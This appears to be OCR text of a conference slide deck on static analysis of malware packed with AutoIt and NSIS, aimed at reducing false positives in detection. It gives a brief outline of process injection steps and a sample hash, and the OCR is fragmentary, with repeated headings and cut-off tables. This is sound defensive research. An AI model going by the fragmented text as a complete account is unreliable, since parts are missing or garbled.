

Static Analysis on Malware Packed by AutoIt and NSIS

Zong-Yu Wu


Objective: develop a robust solution



Objective: develop a robust solution



Objective: develop a robust solution



Agenda

- Background introduction
- Why is it a problem – managed code explained
- Static analysis on LVM samples: NSIS and AutoIt
- Develop solution
- Bonus: PDB path in AutoIt
- Conclusion

A bit of myself...


Zong-Yu Wu

- NCKU-NCTU, big fan of CTFs
- Spam detection at TrendMicro in Taipei, 2016
- Threat intel at Fox-IT in the Netherlands, 2019
- Sandbox solution at Palo Alto Networks in the UK, 2022


#malware-analysis #criminology

Background Introduction

Prep 1. Malware detection architecture 101



Malware detection architecture 101



Prep 2. AutoIt and NSIS in 30 secs

AutoIt


- Since 1999
- Programming language for automation
- Windows OS only
- Syntax is similar to VBScript or Basic
- Proprietary

Nullsoft Scriptable Install System (NSIS)


- Since 2000
- Programming language for script-driven installer
- Windows OS only
- Syntax is similar to CMD
- Open sourced

Why is it a problem – managed code explained


Problems: Managed code (Language Virtualization Machine, LVM)


Executable complied from AutoIt
Executable complied from C code
AutoIt runtime
OS
OS

Problems: High False Positives in Dynamic Analysis for LVM



Process Injection? No, it's just a SelfDel


Executable complied from AutoIt
Executable complied from C code
AutoIt runtime
OS
OS

SelfDel


- CreateProcess explorer.exe in suspended state
- Write payload to remote process
- Change the page permission
- Execute the payload

https://nsis.sourceforge.io/SelfDel_plug-in


Static analysis on LVM samples

Question: what to analyze?

- PE is a complex structure
- Let’s talk about NSIS first...




Running a NSIS file




Running a NSIS file

- NSIS loader is similar among samples
- NSIS Runtime are shared
- Compressed data is useless for SA
- NSIS scripts and artifacts are the meat




NSIS loaders are similar among samples (useless for SA)


NSIS packed helloworld.exe



NSIS packed formbook loader



NSIS Runtime are shared (useless for SA)


other_campaign › $PLUGINSDIR

Name	Date modified	Type
System.dll	9/1/2022 12:02 AM	Applicati

Checksum information

Name	System.dll
Size	11264 bytes (11 KiB)
SHA256	dc58d8ad81cacb0c1ed72e33bff8f23ea40b5252b5bb55d393a0903e6819ae2f

by Encore Software Inc.

ed72e33bff8f23ea40b5252b5bb55d393a0903e6819ae2f

ppData\Local\Temp\nsaF9C3.tmp\System.dll

pace detect-debug-environment long-sleeps via-tor known-distributor

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 32 +

